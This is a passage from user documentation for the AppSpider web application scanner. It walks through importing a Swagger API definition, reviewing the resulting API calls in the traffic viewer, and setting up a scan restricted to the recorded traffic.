            "name": "Authorization",  
            "in": "header",  
            "required": true,  
            "default": "Token token_name",  
            "schema": {}  
          }  
        ]  
      }  
    }  
  }  
}
```

## Accessing the Swagger Utility


1. Open AppSpider and select **Swagger Utility** from the *Tools* menu.



A new tab will open with the Swagger Utility.



2. Click the **Open** icon to display the open file selection dialog box and select the Swagger JSON file that you want to upload to AppSpider.
3. Click the **Open** button to continue.



4. API function calls will be displayed in the traffic viewer window.


#	Status	Code	Method	Host	URL	Resp. Time (s)	Length
0	!		GET	192.168.1.108	/api/category?page=41&per_page=109	0.000	0
1	!		GET	192.168.1.108	/api/category/126	0.000	0
2	!		GET	192.168.1.108	/api/user/107	0.000	0
3	!		PUT	192.168.1.108	/api/user/110	0.000	0
4	!		GET	192.168.1.108	/api/user/me	0.000	0
5	!		GET	192.168.1.108	/api/product?page=66&categoryID=16	0.000	0
6	!		GET	192.168.1.108	/api/order?page=18	0.000	0
7	!		POST	192.168.1.108	/api/order	0.000	0
8	!		GET	192.168.1.108	/api/order/47	0.000	0
9	!		GET	192.168.1.108	/api/cart/my?uid=70	0.000	0
10	!		PUT	192.168.1.108	/api/cart/%7Bid%7D	0.000	0
11	!		DELETE	192.168.1.108	/api/cart/14	0.000	0
12	!		POST	192.168.1.108	/api/cartItems	0.000	0

Request   Response Source   Response HTML

```
GET http://192.168.1.108/api/category?page=41&per_page=109 HTTP/1.1
Host: 192.168.1.108
Authorization: 32
```

5. Click the **Edit API Parameters** button to display the *API Parameters Editor dialog*.
6. Edit the various parameters as needed.
7. When you are finished with your changes, close the *API Parameters Editor dialog*.
8. Click the **Save** button.


This file is now ready to be added to a scan configuration.



## Creating a new scan configuration


You can create a new scan configuration using the traffic recording file that you created with the Swagger Utility tool. It is recommended that you include the base URL of the REST API in the URL list when you create the scan configuration. This ensures that the same domain restrictions that apply to the base URL also apply to the REST calls.

1. Select **New Configuration** from the *Actions* panel in AppSpider.
2. Enter a **Scan Name** and **URL** for your scan then click the **Next** button.




The *Questionnaire* allows users to enable advanced options for the scan configuration.

3. Select the check box for **Recorded Traffic** on the *Questionnaire* and click the **Next** button.



4. Click the **Add File (+)** icon.
5. Locate and select the traffic recording file created by the Swagger Utility then click the **Open** button.



6. Select the check box for **Restrict scan to recorded traffic** to limit the scan to only the recorded traffic.
7. Click the **Save & Run** button to start the scan.

